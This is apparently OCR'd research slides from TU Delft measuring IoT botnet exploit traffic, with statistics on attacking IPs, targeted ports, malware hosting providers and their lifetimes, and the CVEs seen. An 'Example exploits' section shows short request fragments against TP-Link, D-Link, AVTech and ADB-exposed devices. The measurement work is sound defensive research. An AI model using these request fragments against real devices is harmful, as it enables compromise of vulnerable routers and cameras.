
- 203K unique IPs that send us malicious packets and 82K malware hosters.
- We see 3,954 unique ports targeted with exploits
- Most common ports are: 5555, 8080, 80, 45634, 23, 37215, 60001, 5500, 8888, 5501, 52869, 56575, 6363, 8081, 8083, 8181, 9080, 7547, 8088, 8989.
- Most of the higher port numbers are exposed interfaces for DVRs, routers, etc.

Aggregate Statistics on what we see


Hosting Patterns




Self Hosted: 73.5K (89.6%)



Single infector and Hoster: 5.2K (6.3%)



Hoster and multiple infectors: 2.8K (3.2%)




Bots and Hoster: 152 (0.1%)

AS types

Hoster Locations and Lifetimes

- We can see hosters present in well-known hosting providers, Bullet-Proof Hosters and residential IP spaces.
- Hosters present in known hosting providers have shorter lifetimes but are still used frequently.
- Short lifetimes and hard coded IPs make it seem like use and throw infrastructure.

Organization	Unique Hosters	Avg. Lifetime	Median Lifetime	Packets per Hoster
Akamai Connected Cloud	12	0.357	0.022	129.667
OVH SAS	27	13.787	0.048	428.346
Play2go International Limited	15	2.425	0.075	2077.440
C1V	10	3.311	0.076	133.680
Tube-Hosting	10	14.999	0.098	1226.160
Aeza International Ltd [22]	17	0.958	0.150	84.623
Net-Surf.net Ltd.	9	1.069	0.157	278.222
DIGITALOCEAN-ASN	55	4.928	0.234	153.703
firstcolo GmbH	15	1.269	0.364	502.080
AMAZON-02	15	5.254	0.487	818.880
Global-Data System IT Corporation	11	6.705	0.529	915.174
Contabo GmbH	8	2.462	0.969	2771.250
NTT-DATA-2914	37	11.420	1.090	381.581
Stark Industries Solutions Ltd [23]	7	11.231	1.210	1013.877
Lanit Technology and Communication JSC	10	5.815	1.214	10034.400
UAB Host Baltic	12	4.626	1.363	55568.167
VIETNAM POSTS AND TELECOMMUNICATIONS GROUP	16	13.216	1.442	5286.281
VPSTTT COMPUTER COMPANY LIMITED	8	4.195	1.460	6315.000
LARUS Limited	52	6.054	1.948	1507.189
Alexhost Srl	9	20.184	2.331	6204.741
OWS	9	4.619	2.873	2809.185
Tele Asia Limited	10	4.007	3.589	40215.360
PONYNET [24]	21	9.915	3.857	525.497
Railnet LLC [25]	16	12.268	4.079	17348.438
Alsycon B.V.	12	29.254	4.130	1065.167
Fbw Networks SAS	10	11.893	4.648	30913.440
AS-COLOCROSSING [26]	12	15.049	5.668	348.667
Megacore Technology Company Limited	12	27.781	9.202	5048.667
RCN-AS	13	13.576	9.405	27391.811
Silent Connection Ltd. [27]	8	13.124	9.671	206018.625
VIET DIGITAL TECHNOLOGY LIABILITY COMPANY	23	20.575	16.306	6961.633



Aggregate statistics on what we see

Vulnerabilities

- We also characterize the vulnerabilities that we see
- We manually find 50 popular vulnerabilities targeting devices ranging from android tv boxes to routers and so on, accounting for more than 90% of the observed traffic.
- Most are EOL internet connected devices, such as routers, dvrs, TV boxes, etc.

RCE protocol or specific CVE	Number of unique hosters
adb	465
CVE-2023-1389	208
CVE-2017-17215	201
malformed	110
CVE-2014-8361	95
CVE-2023-26801	78
CVE-2016-20016	61
CVE-2021-41773	55
CVE-2018-10561	50
EDB-ID-40740	43
CVE-2019-8312/3/4/5/6/7/8/9/CVE-2019-7297	36
EDB-ID-25920	30
EDB-ID-31683	29
CVE-2015-2781	23
CVE-2024-3721	20
Thinkphp	20
EDB-ID-45025	13
CVE-2024-0778	10
CVE-2024-4577	9
Get	8
CVE-2024-7029	8
EDB-ID-49499	6
CVE-2020-25506	5
EDB-ID-40500	5
raw	4

TU Delft

Aggregate stats on what we see

Example exploits

```
GET /cgi-bin/luci/;stok=/locale?form=country&operation=write&country=id>
```

- CVE-2023-1389 exploiting TP-Link Archer devices.

```
soap.cgi?service=WANIPConn1
```

- CVE-2013-7471 exploiting D-Link DIR routers.

```
CNXN...host::features=cmd,shell_v2'OPEN...shell:
```


- ADB shell command exploit on devices with open port 5555

```
GET /cgi-bin/supervisor/CloudSetup.cgi
```

- AVTech surveillance devices.

CVE Timeline

CVEs published in 2024 and our observed traffic



